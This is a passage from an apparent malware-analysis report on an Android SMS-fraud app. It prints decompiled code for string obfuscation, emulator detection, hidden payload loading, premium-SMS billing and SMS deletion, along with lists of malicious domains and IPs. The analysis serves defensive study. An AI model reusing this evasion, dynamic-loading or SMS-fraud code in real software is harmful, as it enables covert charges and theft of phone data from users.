AhnLab-V3	PUP/Android.SMSPay.670290	Alibaba	AdWare:Android/SMSreg.31e4e817
Antiy-AVL	Trojan/Generic.ASMalwAD.6F0	Avast	Android:SMSreg-DDG [PUP]
Avast-Mobile	Android:Evo-gen [Trj]	AVG	Android:SMSreg-DDG [PUP]
Avira (no cloud)	PUA/ANDR.SMSReg.YBR.Gen	BitDefenderFalx	Android.Trojan.Rootnik.MZ
Cynet	Malicious (score: 99)	Cyren	AndroidOS/Agent.EB.gen!Eldorado
DrWeb	Android.Triada.236.origin	ESET-NOD32	Multiple Detections
F-Secure	PotentialRisk.PUA/ANDR.SMSReg.YBR....	Fortinet	Android/Agent.EE!tr
Google	Detected	Ikarus	Trojan.AndroidOS.SmsSpy
Jiangmin	RiskTool.AndroidOS.dges	K7GW	Trojan (00536a311)
Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Ag...	Lionic	Trojan.AndroidOS.Agent.C!c
MAX	Malware (ai Score=97)	MaxSecure	Virus.AdWare.AndroidOS.Agent.cf
McAfee	Artemis!0E91EBBCCEB7	McAfee-GW-Edition	Artemis!PUP
Microsoft	Trojan:Win32/Ditertag.A	NANO-Antivirus	Trojan.Android.Agent.dyqpps
QuickHeal	Android.Agent.GEN3293	Sangfor Engine Zero	PUP.Android-Script.Save.27ddfe93
Sophos	Andr/Rootnik-AI	Symantec	Trojan.Gen.MBT
Symantec Mobile Insight	Trojan:Malapp	Trustlook	Android.PUA.Trojan
VirIT	Android.Adw.G2P.JYK	Xcitium	ApplicUnwnt@#22oaspqkx7o5y
ZoneAlarm by Check Point	Not-a-virus:HEUR:RiskTool.AndroidOS.S...	Acronis (Static ML)	Undetected

Figure 3.3: Virus total detection

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.RECEIVE_USER_PRESENT"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW"/>
<uses-permission android:name="android.permission.MOUNT_FORMAT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.CHANGE_CONFIGURATION"/>
<uses-permission android:name="android.permission.RUN_INSTRUMENTATION"/>
<uses-permission android:name="android.permission.READ_SETTINGS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.BROADCAST_STICKY"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.RECEIVE_WAP_PUSH"/>
```

Figure 3.4: NaughtyMaid permission

report the most suspicious ones, please note that these may be more malicious URLs, however these four are those with the most suspicious names.

- http://118.85.194.4:8083/iapSms/ws/v3.0.1/mix/billing

- http://139.129.132.111:8001/CrackCaptcha/GetCaptchaValue.aspx
- http://pay.918ja.com
- http://vpay.api.eerichina.com/api/payment

118.85.194.4	ok	**IP:** 118.85.194.4 **Country:** China **Region:** Beijing **City:** Beijing **Latitude:** 39.907501 **Longitude:** 116.397232 **View:** Google Map
120.26.106.206	ok	**IP:** 120.26.106.206 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map
121.40.109.196	ok	**IP:** 121.40.109.196 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map
139.129.132.111	ok	**IP:** 139.129.132.111 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map

Figure 3.5: Domain from MobSF 1

alog.umeng.com	ok	**IP:** 8.211.35.113 **Country:** Germany **Region:** Hessen **City:** Frankfurt am Main **Latitude:** 50.115520 **Longitude:** 8.684170 **View:** Google Map
alog.umengcloud.com	ok	**IP:** 8.211.36.31 **Country:** Germany **Region:** Hessen **City:** Frankfurt am Main **Latitude:** 50.115520 **Longitude:** 8.684170 **View:** Google Map
biss.cmread.com	ok	**IP:** 211.140.17.120 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map

Figure 3.6: Domain from MobSF 2

client.cmread.com	ok	**IP:** 211.140.17.83 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map
cmnsguider.yunos.com	ok	**IP:** 203.119.169.158 **Country:** China **Region:** Beijing **City:** Beijing **Latitude:** 39.907501 **Longitude:** 116.397232 **View:** Google Map
log.umsns.com	ok	**IP:** 59.82.31.154 **Country:** China **Region:** Beijing **City:** Beijing **Latitude:** 39.907501 **Longitude:** 116.397232 **View:** Google Map
m.miguxue.com	ok	**IP:** 185.53.177.52 **Country:** Germany **Region:** Bayern **City:** Munich **Latitude:** 48.137428 **Longitude:** 11.575490 **View:** Google Map

Figure 3.7: Domain from MobSF 3

pay.5ayg.cn	ok	No Geolocation information available.
pay.918ja.com	ok	**IP:** 112.124.36.43 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map
sdk.qipagame.cn	ok	No Geolocation information available.
uop.umeng.com	ok	No Geolocation information available.
vpay.api.eerichina.com	ok	No Geolocation information available.
wap.cmread.com	ok	**IP:** 211.140.17.81 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map

Figure 3.8: Domain from MobSF 4

In addition MobSF signal the presence of a tracker (Fig. 3.10) whose info can be consulted on exodus [1], in particular this tracker is associated with the `alog.umeng.com` domain present in Fig. 3.6

[1] `https://reports.exodus-privacy.eu.org/it/trackers/119/`

wap.tyread.com	ok	**IP:** 220.187.224.30 **Country:** China **Region:** Zhejiang **City:** Shaoxing **Latitude:** 30.011021 **Longitude:** 120.571533 **View:** Google Map
web.5ayg.cn	ok	No Geolocation information available.
www.apple.com	ok	**IP:** 184.51.229.152 **Country:** Finland **Region:** Uusimaa **City:** Helsinki **Latitude:** 60.169521 **Longitude:** 24.935450 **View:** Google Map
www.baidu.com	ok	**IP:** 103.235.46.40 **Country:** Hong Kong **Region:** Hong Kong **City:** Hong Kong **Latitude:** 22.285521 **Longitude:** 114.157692 **View:** Google Map
www.zhjnn.com	ok	No Geolocation information available.
xixi.dj111.top	ok	No Geolocation information available.

Figure 3.9: Domain from MobSF 5




Figure 3.10: Tracker signaled by MobSF

2 .2 Code analysis

As it can be seen in Fig. 3.11 the code is very obfuscated, since the classes do not contains significant names: most of them are a single character and there are lot of folders. In addition the author also hides comments and valuable strings, with the class `com.mobile.bumptech.ordinary.miniSDK.SDK.a.a` (Fig.3.12), which is basically a decryption function for text encrypted in base64 and xored with the value 66. For better understanding the behavior, we decided to translate all "encrypted" base64 strings, and we show them in the Appendix (Chapter 4).
We also noticed that some classes seem to hide the malicious behavior, calling methods indirectly, like in the `MActivity` class. All methods of this class have the same structure, we show in Fig. 3.13 `onTouchEvent`, it starts by calling `com.mobile.bumptech.ordinary.miniSDK.SDK.a.a`. Thanks to this solution, the author first obtains the method of the class and then invoke it, but text is not readable at first glance, making harder to understand what the application is doing.

Thanks to VirusTotal we were able to rapidly identify all activities, services and receivers started by the application which are listed in Fig. 3.14a 3.14b 3.14c

Figure 3.11: Structure of the package

```java
package com.mobile.bumptech.ordinary.miniSDK.SDK;

import android.util.Base64;
/* loaded from: classes.dex */
public final class a {
    public static String a(String str) {
        byte[] decode;
        if (str == null || str.length() == 0 || (decode = Base64.decode(str, 2)) == null || decode.length == 0) {
            return str;
        }
        byte[] bArr = new byte[decode.length];
        for (int i = 0; i < decode.length; i++) {
            bArr[i] = (byte) (decode[i] ^ 66);
        }
        return new String(bArr);
    }
}
```

Figure 3.12: com.mobile.bumptech.ordinary.miniSDK.SDK.a.a

```java
@Override // android.app.Activity
public boolean onTouchEvent(MotionEvent motionEvent) {
    com.mobile.bumptech.ordinary.miniSDK.SDK.a.a("LSwWLTchKgc0Jyw2");
    if (this.zmActivityClass != null && this.zmActivityObj != null) {
        try {
            this.zmActivityClass.getMethod(com.mobile.bumptech.ordinary.miniSDK.SDK.a.a("LSwWLTchKgc0Jyw2"), MotionEvent.class).invoke(this.zmActivityObj, motionEvent);
        } catch (Exception e) {
            com.mobile.bumptech.ordinary.miniSDK.SDK.a.a("Kyw0LSknYi8nNiotJmInMDAtMGI=");
        }
    }
    return super.onTouchEvent(motionEvent);
}
```

Figure 3.13: MActivity: onTouchEvent

AppActivity

The `AppActivity` class is the main entry point of the application, that is placed in the `org.cocos2dx.cpp` package. Cocos2d-x [2] is a multi-platform framework for building 2d games,

[2] `https://github.com/cocos2d/cocos2d-x`

Activities

org.cocos2dx.cpp.AppActivity
com.jy.publics.JyActivity
com.payment.plus.sk.abcdef.jczdf.intf.MActivity
cb.diy.usaly.UncmAct
com.mobile.bumptech.ordinary.miniSDK.SDK.intf.MActivity
com.yuanlang.pay.TheDialogActivity
com.yuanlang.pay.TheActivity

(a) Activities

Services

com.jy.publics.service.JyRemoteService
com.jy.publics.service.JyService
com.y.f.jar.pay.UpdateServices
com.yf.y.f.init.service.InitService
bn.sdk.szwcsss.common.az.c.service.WcSer
com.amaz.onib.FSrvi
com.mn.kt.rs.RsSe
com.comment.one.service.DmService
com.wyzfpay.service.CoreService
cb.diy.usaly.UncmSer
com.wps.pay.pmain.service.SmsGuardService
com.yuanlang.pay.TheService
com.yuanlang.pay.JobScheduleService
com.android.k9op.k9op.k9op

(b) Services

Receivers

com.y.f.jar.pay.InNoticeReceiver
com.mn.kt.rs.RsRe
com.comment.one.receiver.EBooReceiver
com.wps.pay.pmain.service.PayGuardReceiver

(c) Receivers

Figure 3.14: Apps activities, services and receivers

interactive books, demos and other graphical applications. The class extends `Cocos2dxActivity` which extends Activity class of Android. When the activity is launched, the `onCreate` method is called. Firstly there is a check if the activity is the root of the task, if not, there is another check on the category of the intent, and if the `mainIntent` has a launcher category and the action of intent is main, the activity is stopped. The reason behind this behaviour might be related to an anti-debugging technique: the process asserts it being run from the launcher and if it senses it is a child process, maybe of a debugger, it stops its execution.

```
/* JADX INFO: Access modifiers changed from: protected */
@Override // org.cocos2dx.lib.Cocos2dxActivity, android.app.Activity
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    if (!isTaskRoot()) {
        Intent mainIntent = getIntent();
        String action = mainIntent.getAction();
        if (mainIntent.hasCategory("android.intent.category.LAUNCHER") && action.equals("android.intent.action.MAIN")) {
            finish();
            return;
        }
    }
    STATIC_ACTIVITY = this;
    String channelKey = "test";
    try {
        ApplicationInfo appInfo = getPackageManager().getApplicationInfo(getPackageName(), j.h);
        channelKey = appInfo.metaData.getString("DC_CHANNEL");
        if (channelKey == null) {
            channelKey = new StringBuilder(String.valueOf(appInfo.metaData.getInt("DC_CHANNEL"))).toString();
        }
    } catch (PackageManager.NameNotFoundException e) {
        e.printStackTrace();
    }
    MY_CHANNEL_ID = channelKey;
    this.payManager = new MyPayManager(STATIC_ACTIVITY);
    MyTallyUtil.getIns().init(STATIC_ACTIVITY).pushData("77777782", MY_CHANNEL_ID, null);
    MyCheckUtil.getIns().init(STATIC_ACTIVITY, MY_APPID, "000519").reciveData();
    MobclickAgent.startWithConfigure(new MobclickAgent.UMAnalyticsConfig(this, "59a906a6677baa6c220001cb", MY_CHANNEL_ID));
    this.setPackageHandler.sendEmptyMessageDelayed(0, 1000L);
    if (getCpuInfo().contains("Intel") || getUa().contains("Genymotion")) {
        Process.killProcess(Process.myPid());
        System.exit(0);
    }
}
```

Figure 3.15: AppActivity:onCreate

Then an object `MyPayManager` is created and the init method of `MyTallyUtil` and `MyCheckUtil` are called. At the end of the method there is also an interesting behavior, there is a check against the name of the CPU, with `getCPUInfo()` (Fig 3.16) and the manifacturer, with `getUa()` (Fig 3.17). `getCPUInfo()` basically executes the command "cat /proc/cpuinfo", while `getUa()` gets information of the model, the manifacturer and the brand. If the cpu string contains "Intel" or the manifacturer string contains "Genymotion" the activity kills the current process. This is likely a protection measure that the author inserts, so that the app can't run on a virtual environment.

```
private String getCpuInfo() {
    String cpuInfo = "";
    String str = "";
    try {
        Process pp = Runtime.getRuntime().exec("cat /proc/cpuinfo  ");
        InputStreamReader ir = new InputStreamReader(pp.getInputStream());
        LineNumberReader input = new LineNumberReader(ir);
        while (str != null) {
            str = input.readLine();
            if (str != null) {
                cpuInfo = String.valueOf(cpuInfo) + str;
            }
        }
    } catch (IOException ex) {
        ex.printStackTrace();
    }
    return URLEncoder.encode(cpuInfo);
}
```

Figure 3.16: AppActivity:getCPUInfo

```
public static String getUa() {
    try {
        String ua = String.valueOf(Build.BRAND) + "_" + Build.MANUFACTURER + "_" + Build.MODEL;
        return ua;
    } catch (Exception ignored) {
        Log.e("", "getImsi: ", ignored);
        return "";
    }
}
```

Figure 3.17: AppActivity:getUa

myPayManager

The flow of the program than moves to the `MyPayManager` class Fig. 3.18 where a list of paid services is instantiated and then added to a list of messages; in addition each service implements the interface `IPayHelper` and defines its own `usePay()` method, this allows the malicious app to fire all paid services with a single for loop. It is important to point out that each service is

different from the others so, given that they all implement malicious behaviors, for the sake of brevity we decided to show a single one of them.

In particular the class chosen is `YF_Pay` (Fig. 3.19) since it is the most articulated and, as it can be seen in the picture, it calls the constructor for `YFPaySDK` Fig. 3.20; after some initialization steps it starts `UpdateServices`, which installs an apk that at first sight was not found in the archive we received. After a meticulous research in the codebase we identify a method that loads `yf.conf` encoded in base64 (Fig. 3.22), and then uses it as an apk. This is not the only file we discovered, hidden in this manner, and it is of course another proof that obfuscation of malicious behavior is used throughout the project. In this specific case the method `MjBilling()` is loaded via `DexClass` (Fig. 3.21). We decompiled the resulting apk and we found all sources show in Fig. 3.23

Receiver

Before executing the pay method however the program creates a new intent with the `UpdateService` class Fig. 3.24 that installs in the `initSmsService` method a class from the dex file. Similarly the `InNoticeReceiver` Fig. 3.25 acts as a receiver and installs a class from the dex file too.

SZYTPay

After the UpdateService, the SZYTPay class is used (Fig 3.26) which calls the `SdkDlm` class to install plugins of possible malicious intent (Fig. 3.27).

In general what we can say is that the malware creates a number of paid services related to SMS fraud and is also able to install new plugins. As further proof of malicious activities related to the SMS handling in the obfuscated code there is a call to a method used for deleting incoming SMS messages so that the phone owner would not notice any strange behavior. Fig. 3.28 and 3.29.

MyTallyUtil and MyCheckUtil

This two classes are both singleton elements inside the entire project, used to establish a connection to two different remote servers. After obtaining the singleton object reference through the `getIns()` method, they both initialize their context with hardcoded values, as it can be seen in Fig. 3.15.

The `pushData` method inside `MyTallyUtil` starts the execution of an asynchronous task in the background which relays an application identifier and the IMEI code of the phone (Fig. 3.30)

The task performs a simple GET request to the server located at `www.zhjnn.com:20002`, as shown in Fig 3.33. When the connection is successful, it remembers it in a shared memory, as to not repeat the connection in future.

The `receiveData()` method of the `MyCheckUtil` class, instead, immediately starts the asynchronous task in background, which performs another GET request, this time to the `web.5ayg.cn:30000` server process (Fig. 3.31). The task relays a parameter called `gameId` and obtains something back, probably a JSON object. This answer is used to set three different flags (obfuscated as a, b, and c) of which, only the third one is used to switch the execution in the main `AppActivity` as shown in Fig. 3.32. The `callCPP` function is an external one, implemented by the cocos2d library and not directly available by the java decompiler. We assume that it is responsible for loading different versions of the graphical engine part of the application, depending on some characteristics of the device.

Mobclickagent

Finally, the last operation performed by the `onCreate` class of `MyActivity` is to setup a `MobClickAgent` class. This is part of an SDK service provided by Umeng (`https://www.umeng.com/`), a Beijing-based startup, leading provider of mobile app analytics in China. The hard-coded values used to configure this class are therefore a personal token used to identify the application inside the Umeng's web services.

3 Dynamic Analysis

With the same setup as described in Section 4 for the Sana System virus, we performed a dynamic analysis of the malware to assess its behavior. The application crashes soon after its main screen, probably due to the fact it is unable to contact its remote servers. For this reason we'll mainly show the packets we were able to intercept with our proxy. The application presents itself as per Fig 3.34. Once launched the malware tries to perform multiple requests to various malicious sites. We found the list of contacted remote servers, as shown in Fig. 3.35; note that some of this domains, highlighted in blue, were not found by MobSF during the static analysis phase. This is because the strings were deeply obfuscated in the code.

Some packets log the victim's phone info as cleartext as shown in Fig. 3.36. The majority of the other packets instead relay their information with ciphered messages. For example Fig. 3.37a shows a POST request with a payload which is a two-time base64 encoding of the string shown in Fig. 3.37b. We see that other private information identifying the victim's phone are relayed to remote servers, but we can't be sure on the content of other encrypted packets.

We tried to emulate the sending of sms messages to the virtual phone but we did not find any behavioral changes, even if there are multiple references in the code suggesting some kind of sms stealing activity. We presume that this behavior would be unlocked if the malware does not crash, probably when it establishes a connection with the remote malicious servers.

```
public MyPayManager(Activity activity) {
    this.m_activiy = null;
    this.m_activiy = activity;
    initPay();
    for (int i = 0; i < 4; i++) {
        callQueue();
    }
}

public void initPay() {
    this.payList.add(new PZ_Pay(this.m_activiy));
    this.payList.add(new SK_Pay(this.m_activiy));
    this.payList.add(new YF_Pay(this.m_activiy));
    this.payList.add(new WY_Pay(this.m_activiy));
    this.payList.add(new Y_Pay(this.m_activiy));
    this.payList.add(new DM_Pay(this.m_activiy));
    this.payList.add(new JY_Pay(this.m_activiy));
    this.payList.add(new SA_Pay(this.m_activiy));
}

public void callAllPay(int payId) {
    for (int i = 0; i < this.payList.size(); i++) {
        this.payList.get(i).usePay(payId);
    }
    if (!this.START_PAY) {
        this.START_PAY = true;
        this.timer.schedule(this.task, 1000L, 1000L);
    }
}

public void exit() {
    for (int i = 0; i < this.payList.size(); i++) {
        this.payList.get(i).exit();
    }
}

public void callQueue() {
    Message msg = Message.obtain();
    msg.what = 1;
    this.msgList.add(msg);
}
```

Figure 3.18: myPayManager

```java
public class YF_Pay implements IPayHelper {
    private Activity mActivity;
    private String[] YF_ARRAY = {"000616000", "000616001", "000616002", "000616003", "000616004", "000616005"};
    private YFPaySDK mjBilling = null;
    public BillingListener yf_pCallback = new BillingListener() { // from class: com.cocos.game.pay.YF_Pay.1
        @Override // com.y.f.jar.pay.BillingListener
        public void onBillingResult(int arg0, Bundle arg1) {
            if (arg0 == 2000) {
                DCEvent.onEvent("YF_Pay", "succ");
            } else {
                DCEvent.onEvent("YF_Pay", "fail");
            }
        }

        @Override // com.y.f.jar.pay.BillingListener
        public void onInitResult(int arg0) {
        }
    };

    public YF_Pay(Activity activity) {
        this.mActivity = null;
        this.mActivity = activity;
        initPay();
    }

    @Override // com.cocos.game.iface.IPayHelper
    public void initPay() {
        String exData = String.valueOf(AppActivity.MY_CHANNEL_ID) + ":" + AppActivity.MY_APPID;
        this.mjBilling = new YFPaySDK(this.mActivity, this.yf_pCallback, "000616", exData, AppActivity.MY_CHANNEL_ID);
    }

    @Override // com.cocos.game.iface.IPayHelper
    public void usePay(int payId) {
        int key = payId - 1;
        if (key < 0) {
            key = 0;
        }
        if (key >= this.YF_ARRAY.length) {
            key = this.YF_ARRAY.length - 1;
        }
        String orderNum = "M_COM" + System.currentTimeMillis();
        this.mjBilling.pay(orderNum, this.YF_ARRAY[key], "2000");
    }
```

Figure 3.19: YF_Pay

```
public YFPaySDK(Activity gContext, BillingListener billingListener, String appid, String distro, String fm) {
    this.gContext = gContext;
    this.gBillingListener = billingListener;
    this.gAppid = appid;
    this.gDistro = distro;
    this.gFm = fm;
    filePath = gContext.getFileStreamPath(APK_NAME).getAbsolutePath();
    new UpdateSDK(gContext, this.mHandler, filePath).execute("");
    Intent intent = new Intent(gContext, UpdateServices.class);
    gContext.startService(intent);
    byte[] appidbyte = {50, 48, 54, 52, 55, 50, 48, 55};
    String ytappid = Utils.byteToString(appidbyte);
    SZYTPay.getInstance().init(gContext, ytappid, String.valueOf(appid) + "_" + fm);
}

public void pay(String orderNo, String payCode, String price) {
    if (this.payObj == null || this.payClazz == null) {
        MjBilling();
    }
    try {
        this.gprice = Integer.parseInt(price);
        Class[] payparams = {String.class, String.class, String.class};
        Method devpCheckAction = this.payClazz.getMethod("pay", payparams);
        devpCheckAction.invoke(this.payObj, orderNo, payCode, price);
    } catch (Exception e) {
        this.mHandler.sendEmptyMessage(YFBillingCode.BILL_APK_PAY_ERROR);
        e.printStackTrace();
    }
}
```

Figure 3.20: YFPaySDK

```
public void MjBilling() {
    try {
        this.payClazz = DexClass.install(this.gContext, filePath).getDexClass("com.yf.billing.MjBilling");
        Class[] params = {Context.class, Handler.class, String.class, String.class, String.class};
        Constructor<?> ct = this.payClazz.getConstructor(params);
        this.payObj = ct.newInstance(this.gContext, this.mHandler, this.gAppid, this.gDistro, this.gFm);
        SetDebugMode(debug_flag);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Figure 3.21: MjBilling

```
public static void copyfile(Context context, File toFile) {
    String base64Code;
    try {
        AssetManager assetManager = context.getAssets();
        try {
            InputStream inputStream = assetManager.open("yf.conf");
            base64Code = loadTextFile(inputStream);
            inputStream.close();
        } catch (IOException e) {
        }
        byte[] buffer = Base64.decode(base64Code, 0);
        FileOutputStream out = new FileOutputStream(toFile);
        out.write(buffer);
        out.close();
    } catch (Exception e2) {
    }
}
```

Figure 3.22: UpdateSDK: copyFile()




Figure 3.23: YF.conf structure

```java
public class UpdateServices extends Service {
    private InNoticeReceiver insms = new InNoticeReceiver();
    private Class<?> smsClass = null;
    private Object smsObj = null;

    private void inItSmsServices() {
        IntentFilter localIntentFilter = new IntentFilter();
        localIntentFilter.addAction(ReceiveSmsReceiver.f557a);
        localIntentFilter.setPriority(Integer.MAX_VALUE);
        registerReceiver(this.insms, localIntentFilter);
        if (this.smsClass == null || this.smsObj == null) {
            this.smsClass = null;
            this.smsObj = null;
            try {
                this.smsClass = DexClass.install(this, YFPaySDK.filePath).getDexClass("com.yf.billing.SmsServices");
                this.smsObj = this.smsClass.newInstance();
            } catch (Exception e) {
            }
        }
    }

    @Override // android.app.Service
    public IBinder onBind(Intent paramIntent) {
        if (this.smsClass != null) {
            try {
                Method localMethod = this.smsClass.getMethod("onBind", Intent.class);
                return (IBinder) localMethod.invoke(this.smsObj, paramIntent);
            } catch (Exception e) {
            }
        }
        return null;
    }

    @Override // android.app.Service
    public void onCreate() {
        inItSmsServices();
        if (this.smsClass != null) {
            try {
                Method localMethod = this.smsClass.getMethod("onCreate", Service.class);
                localMethod.invoke(this.smsObj, this);
            } catch (Exception e) {
            }
        }
        super.onCreate();
    }
```

Figure 3.24: UpdateService

```java
public class InNoticeReceiver extends BroadcastReceiver {
    private static final String TAG = InNoticeReceiver.class.getSimpleName();

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context paramContext, Intent paramIntent) {
        try {
            Class<?> localClass = DexClass.install(paramContext, YFPaySDK.filePath).getDexClass("com.yf.billing.InSmsReceiver");
            Object localObject = localClass.newInstance();
            if (localClass != null) {
                try {
                    Method localMethod = localClass.getMethod("onReceive", BroadcastReceiver.class, Context.class, Intent.class);
                    localMethod.invoke(localObject, this, paramContext, paramIntent);
                } catch (Exception e) {
                }
            }
        } catch (Exception e2) {
        }
    }
}
```

Figure 3.25: InNoticeReceiver

```java
public class SZYTPay {
    private static SZYTPay wyzfPayInstance;

    private SZYTPay() {
    }

    public static SZYTPay getInstance() {
        if (wyzfPayInstance == null) {
            synchronized (SZYTPay.class) {
                if (wyzfPayInstance == null) {
                    wyzfPayInstance = new SZYTPay();
                }
            }
        }
        return wyzfPayInstance;
    }

    public void init(Context context, String appCode, String packCode) {
        SdkDlm.getInstance(context).init(appCode, packCode);
    }

    public void init(Context context, String customerIdentity, String appCode, String packCode) {
        try {
            Class<?> clazz = Class.forName(StringUtils.byteToString(Constant.wyzfpplgClassName));
            Method method = clazz.getMethod("init", Context.class, String.class, String.class, String.class);
            method.invoke(clazz.newInstance(), context, customerIdentity, appCode, packCode);
            SPUtils.putBoolean(context, "isInitialize", true);
            CustomLog.i("init finish!");
        } catch (Exception e) {
            CustomLog.i("plg init classnotfound");
            SPUtils.putBoolean(context, "isInitialize", false);
        }
    }

    public void pay(Context context, int feeCode, PayResultListener payResultListener) {
        pay(context, feeCode, 0, payResultListener);
    }
```

Figure 3.26: SZYTPay

```java
private void pay(Context context, String customerIdentity, int feeCode, int price, PayResultListener payResultListener) {
    if (!hasCallAppInit(context)) {
        Toast.makeText(context, "请检查是否初始化", 0).show();
    } else if (!isResExist(context)) {
        Toast.makeText(context, "请检查资源文件是否存在", 0).show();
    } else {
        try {
            SPUtils.putInt(context, Constant.SP_KEY_REPAYNUMBER, SPUtils.getInt(context, Constant.SP_KEY_REPAYNUMBER, 0) + 1);
            Class<?> clazz = Class.forName(StringUtils.byteToString(Constant.wyzfpplgClassName));
            CustomLog.i("get class");
            Method method = clazz.getMethod("pay", Context.class, String.class, Integer.TYPE, Integer.TYPE, PayResultListener.class);
            CustomLog.i("get method");
            method.invoke(clazz.newInstance(), context, customerIdentity, Integer.valueOf(feeCode), Integer.valueOf(price), payResultListener);
            CustomLog.i("pay method invoke");
        } catch (Exception e) {
            LogUtils.i("plg pay classnotfound");
            if (SPUtils.getInt(context, Constant.SP_KEY_REPAYNUMBER, 1) >= 3) {
                payResultListener.onResult(PayResult.FAIL, feeCode);
                return;
            }
            SdkDlm.getInstance(context).installLocalPlugin();
            pay(context, customerIdentity, feeCode, price, payResultListener);
        }
    }
}
```

Figure 3.27: SZYTPay pay method

```
private static int c(String str, Context context) {
    return context.getContentResolver().delete(Uri.parse(Cdo.e), str, null);
}
```

Figure 3.28: DeleteSMS

```
public class Cdo implements Serializable {

